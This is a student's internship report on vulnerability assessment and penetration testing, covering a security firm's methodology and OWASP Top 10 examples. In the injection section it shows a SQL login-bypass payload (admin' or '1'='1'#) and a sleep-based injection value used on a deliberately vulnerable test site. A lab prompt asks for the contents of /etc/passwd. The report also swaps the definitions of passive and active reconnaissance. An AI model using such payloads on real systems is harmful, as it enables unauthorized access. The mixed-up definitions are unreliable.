Course Code: SE-431

Final Internship Report

SUPERVISED BY

Md. Maruf Hasan

Associate Professor, Daffodil International University

SUBMITTED BY

Koushik Mitra

ID: 191-35-2691


Section: A

Department of Software Engineering

Daffodil International University

This Project report has been submitted in fulfillment of the requirements for the Degree of Bachelor of Science in Software Engineering.

APPROVAL



APPROVAL

This Internship titled on "Vulnerability Assessment and Penetration Testing", submitted by **Koushik Mitra (ID: 191-35-2691)** to the Department of Software Engineering, Daffodil International University has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of Bachelor of Science in Software Engineering and approval as to its style and contents.

BOARD OF EXAMINERS

--- **Chairman**

Dr. Imran **Mahmud**
Head and **Associate Professor**
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

Fazle Elahe
--- **Internal Examiner 1**

Dr. Md. Fazle Elahe
Assistant Professor
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

--- **Internal Examiner 2**

Khalid Been Md. Badruzzaman Biplob
Lecturer (Senior)
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

Saidy
--- **External Examiner**

Md. Sheikh Saidy
Data Analytics and Visualization Expert
Technology Team
a2i Programme

DECLARATION

I thus declare that its internship document I am presenting is valid and mine, and also that my supervisor, sir, has approved it all as part of my Bachelor of Software Engineering curriculum. All sources of information utilized in this internship paper were cited and referenced. I further assert that my project, or any portion of it, is original and hasn't been submitted anywhere else for the granting of any title.

Submitted By

Koushik Mitra

Id: 191-25-2691

Department of SWE

Daffodil International University

Certified By

Mr. Md. Maruf Hassan

Associate Professor

Department of Software Engineering

Daffodil International University

ACKNOWLEDGMENT

I am obliged to my honorable supervisor, Md. Maruf Hasan Sir for providing me with the necessary direction to accomplish my internship. My task was significantly facilitated by his experience and supervision. Without his assistance, I would not have been able to finish the task successfully.

My supervisor, Md. Maruf Hasan Sir, has provided the kind of assistance, efforts, and timely guidance that I appreciate. This internship report aids in a better understanding of the information I obtained during my internship period.

Table of Contents

APPROVAL ii

DECLARATION iii

Chapter 1: Introduction 1

1.1 About me 1

1.2 Background 1

1.3 Motivation 1

1.4 Objective 2

1.5 Scope of the work 2

Chapter 2: Organization Overview 3

2.1 About Right Time Limited (RTL) 3

2.2 Core Services 3

2.3 Location 4

Chapter 3: Working Experience 5

3.1 VAPT 5

3.1.1 Methodology 5

3.2 Testing Approach 5

3.2.1 Pen-testing pre-engagement phase 5

3.2.2 Reconnaissance 6

3.2.3 Discovery 6

3.2.4 Vulnerability Analysis 7

3.2.5 Testing of Automated Applications 7

3.2.6 Testing Manual Applications 7

3.2.7 Recommendations and Reporting 8

OWASP 10 : 2021 8

A03:2021 – Injection 8

A04:2021 – Insecure Design 11

A06:2021 – Vulnerable and Outdated Components 12

Chapter 4: I've utilized the following tools and technology 14

Nmap: 15

Metasploit: 17

Netcat: 19

Chapter 5: Conclusion 20

REFERENCES 21

ACCOUNTS CLEARANCE 22

PLAGIARISM REPORT 23

Chapter 1: Introduction

1.1 About me

My name is Koushik Mitra and my id is 191-35-2691.Now I am working as Junior Pentester at Rightime Limited from 01/09/2022.As a part of my undergraduate program of B.Sc. in Software Engineering (Major in Cybersecurity) from Daffodil International University,I have been continuing my internship in Cybersecurity from RTL under Security Operations department which was started from 01/09/2022. The opportunity to work in the huge field of cybersecurity has been provided through this internship, which I would love to pursue. My internship experience served as the basis for my report.

1.2 Background

As a part of my bachelor's curriculum, Daffodil International University has allowed me to do the internship. Through my bachelor's degree program, I learned about information system auditing and penetration testing. Through this internship, I'm able to add practical experience to my theoretical knowledge.

1.3 Motivation

To gain a thorough understanding of cybersecurity and current industry best practices is the main motivation for doing an internship. Because it is impossible to cover all topics and get industrial experience within the confines of an academic curriculum. Another reason I chose an internship was because it prepared me for real-world issues including internal and external audits and consulting with newly reorganized organizations. My boss has also given me a lot of motivation to search for an internship, particularly in the sector.

1.4 Objective

This report's primary goal in this subject is to share the knowledge and understanding I have gained throughout my internship. Additionally, writing that report is really a necessary prerequisite for my BSc degree. The other goals are:

a. Engage in different cybersecurity-related activities.
b. Providing advice on cleanup.
c. Constantly seeking to learn more about current security challenges. Providing remedial consulting.
d. Executing validation in accordance with framework specifications.
e. Report the findings of the last evaluation.

1.5 Scope of the work

This report details the security testing process used by Right Time Limited and is based on the standard for vapt. I have described many VAPTs that I conducted throughout my internship term in my report. The names of the organizations are covered on screenshots of documents and proof. While putting this report together, I received the required consent from Right Time Limited.

Chapter 2: Organization Overview

2.1 About Right Time Limited (RTL)

In 2009, Right Time Limited began its adventure. Over the past several years, they have left a sizable mark on the application of ISO standards in a number of industries and enterprises. Right Time Limited is the first Bangladeshi PCI DSS certified security company. They are now have received the SWIFT Cyber Security Service Provider designation. In addition to certification, they also provide the following services: SWIFT CSP Audit, VA & PT.As a PCI QSA Company Right Time Limited is now a well-known name in Bangladesh (PCI DSS Certification).

Additionally, they collaborate with foreign clients from countries like Australia and Germany.

2.2 Core Services

A. Vulnerability Assessment & Penetration Testing:

In Bangladesh, RTL provides the most efficient penetration testing services. They employ manual analysis, state-of-the-art penetration testing techniques, the top tools, and pt reports. With the help of RTL's VAPT services, businesses can efficiently reduce their cyber security threats while also providing clients, management, and investors with a detailed penetration testing report.

B. PCI DSS Compliance:

For all businesses that store, handle, or transfer card data, the Payment Card Industry Data Security Standard (PCI DSS) lays forth information security best practices. If any organization handles debit or credit card data, PCI DSS standards apply. RTL assists organizations in achieving PCI DSS compliance and validating that compliance as a PCI QSA entity. They provide an easy-to-use compliance solution with affordable installation. They have a sizable number of PCI QSAs with competence in PCI DSS-related advice, implementation, and certification.

C. Information System Audit:

The efficacy of an organization's compliance operation is improved because to EIC. They have created the fundamental elements of compliance arrangements, a process for ongoing evaluation and improvement, and the guiding principles for how these should function.

D. SWIFT CSP Assessment:

RTL has a wealth of expertise in IT compliance, information security audits, and cyber security. They provide the finest answers to the problems and dangers that financial businesses confront since they have years of experience supplying information, system audits, governance, and compliance services to banking and financial clients. RTL provides customers with access to the a group of information security and information systems audits that have been adept at designing and implementing independent controls over compliance frameworks. To ensure a successful SWIFT CSP certification, they work in tandem with enterprises at every level.

E. ISO 27001:

A commonly used and respected standard for the administration of information security system is ISO 27001 (ISMS). They provide an easy-to-implement compliance solution at a reasonable price. RTL offers ISO 27001 information security certifications, which still denotes improved methods, more qualified personnel, and stronger relationships with customers.

2.3 Location

Office: Level: 14, BDBL Bhaban, 12 Karwan Bazar, Dhaka, Bangladesh

Phone: 01714-003040

Email: info@righttime.biz

Chapter 3: Working Experience

I have worked on a variety of initiatives in this business involving penetration testing, vulnerability assessment, and NBFI and Fin-Tech firms. I'm working on the VAPT project, where I'm protecting sensitive organization data from various companies who keep, analyze, and send sensitive data for commercial interests. Additionally, I have provided consulting services as part of my job.

3.1 VAPT

For their data security, all firms must meet criteria for VAPT. We apply a particular VAPT approach for this job.

3.1.1 Methodology

The following principles and guidelines serve as the foundation for our penetration testing methodology:

- Top 10 Application Security Risks According to OWASP, 2021
- Standard for Penetration Testing Execution
- ASVS 4.0.3 of OWASP

3.2 Testing Approach

Information collecting, investigation and exploit, reporting and suggestions, and remediation with continuing assistance are the five primary processes in Web app penetration testing. This testing is done largely to keep software development secure throughout its lifespan. The major reason for doing this kind of penetration test is to check for coding errors, special needs, or a lack of understanding of cyber-attack routes.

3.2.1 Pen-testing pre-engagement phase

The goal and the analyst will both be aware of the test's results thanks to the decision on the infiltration test's scope. There are some sources which the pen test analyzer are allowed to test since they fall under its purview, while others do not. Additionally, the goal association's security posture is examined for a predetermined set of flaws; anything outside of that list is insufficient for the pen test.

3.2.2 Reconnaissance

We truly need access to information about the target in order to simulate a digital attack on a program or a company. They compile this information throughout the observation phase. Two different types of surveillance exist.

- Passive Reconnaissance: In order to obtain information, pentesters interact directly with the target system. The intruder interacting with the system creates more noise, despite the fact that this is a more accurate retreat to reconnaissance.

- Active Reconnaissance: Instead of interacting with the target system, the intrusive party uses a variety of passive tactics to obtain information. They might try to monitor network traffic, look up OS footprints, or track internet footprints.

3.2.3 Discovery

There are two aspects to the discovery process:

- Additional data gathering: This initial phase entails employing a variety of approaches to obtain more information about the target network. Using methods such DNS interrogation, network sniffing, and other techniques, hackers may get host names and IP information.

- Vulnerability Scan: The practice of locating security holes and faults in computer systems and the software that runs on them is known as vulnerability scanning. A vulnerability management program's main objective is to safeguard the company from breaches and the disclosure of sensitive information, and this is a crucial part of that program.

3.2.4 Vulnerability Analysis

The pen analyzer may next carefully examine the potential attack vectors after comprehending the fundamental controlling focuses inside the framework. In order to understand how the program responds to various interruption attempts and spot security escape clauses, it is necessary to scan the goal application for vulnerabilities using scanners like ZAP/Burp suite master and Nessus.

3.2.5 Testing of Automated Applications

EIC employed a variety of commercial technologies in our enterprises to examine the target environment and spot critical vulnerabilities. The technologies that do automated scanning find application-level vulnerabilities. The following forms of testing are among them, however they are not exhaustive:

- SQL Injection
- Path Manipulation
- File Upload
- Cross-Site Scripting
- Clickjacking
- OS Command Injection
- Buffer Overflow
- Site Search
- Brute Force Authentication attacks
- Authorization Assessment

3.2.6 Testing Manual Applications

Our organizations also used manual testing techniques to identify and attempt exploiting other holes in the targeted application and to remove deceptive benefits caused by the automated testing process. The evaluation was conducted in accordance with best practices.

As part of this testing, RTL carried out the following activities:

- Using scanners and automated technologies to collect all application-related data.
- Noticed the kinds and locations of security controls.

- Footprinting and reconnaissance utilizing many search engines and browser add-ons.
- Identifying the system version.

3.2.7 Recommendations and Reporting

All previous penetration testing phases contribute to this step, when a VAPT report is created and distributed to the customer. During the announcing step, pen analyzers provide specific information on the flaws, such as

- ❖ Ratings are based on a standard vulnerability evaluation framework.
- ❖ The severity and effect of vulnerability.
- ❖ Reports on risk assessment.
- ❖ Suggestions and fixes for the vulnerabilities.

I provide an example of a few risk numbers below that are in accordance with the OWASP TOP 10 risk for 2021.

OWASP 10 : 2021

A03:2021 – Injection

Description:

Attackers take advantage of the web application's inability to filter user-provided data before it is included to a server-side interpretation HTML file. Exploits websites that provide data injection into applications so that XPath searches can be run.


What types of errors must we be able to identify?

- ▪ Errors 102 and 105
- ▪ Error 18456
- ▪ Errors 208 and 2812
- ▪ Error 245

Exemplar:

- I'll visit a testing site first.
- Then I'll go to the login panel here.
- I'm going to conduct a sql injection attack in the log-in panel.

this is the website:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


welcome to our page

Test site for Acunetix WVS.

©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- The login panel is below.
- Put a SQL command in the username field.
- After run log-in attempt


TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :	admin' or '1'='1'#
Password :	
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.

The user id information is displayed here after running the sql injection command.


TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

John M Smith (test)

On this page you can visualize or edit you user information.

Name:	John M Smith
Credit card number:	+sleep(10)
E-Mail:	email@email.com
Phone number:	0
Address:	21 street
	update

You have 0 items in your cart. You visualize you cart here.

Mitigating the impact:

- Authorize Users,
- Prevent File Uploading,
- Examine Configurations,
- Scan.

A04:2021 – Insecure Design


Description:

If the proper security mitigations are not implemented, insecure design refers to the risks associated with design and architectural faults that are present from the very beginning of software development.

Categories of Insecure Design:

a. Not using the https port
b. Use of outdated encryption
c. Failure to use the https port
d. Lack of development of security algorithms

Exemplar:



Create your security questions

Establish questions and answers

* Security Question 1 *(required)*

* Answer 1 *(required)*

* Security Question 2 *(required)*

* Answer 2 *(required)*

* Security Question 3 *(required)*

* Answer 3 *(required)*

* Security Question 4 *(required)*

* Answer 4 *(required)*

Mitigating the impact:

A. Create a Secure Development Lifecycle
B. Establish Continuous Unit and Integration Tests
C. Implement System Tier Segregation


A06:2021 – Vulnerable and Outdated Components

Description:

Utilizing Hardware with Recognized Vulnerabilities. Software modules, frameworks, and other parts operate under the same permissions as the application. An attack can enable significant loss of data if a weak component is exploited.

Components labs with known security vulnerabilities

The room is as follows:



Task 29 ○ [Severity 9] Components With Known Vulnerabilities - Lab

The following is a vulnerable application, all information you need to exploit it can be found online.


Note: When you find the exploit script, put all of your input in quotes, for example "id"

Answer the questions below

How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer)

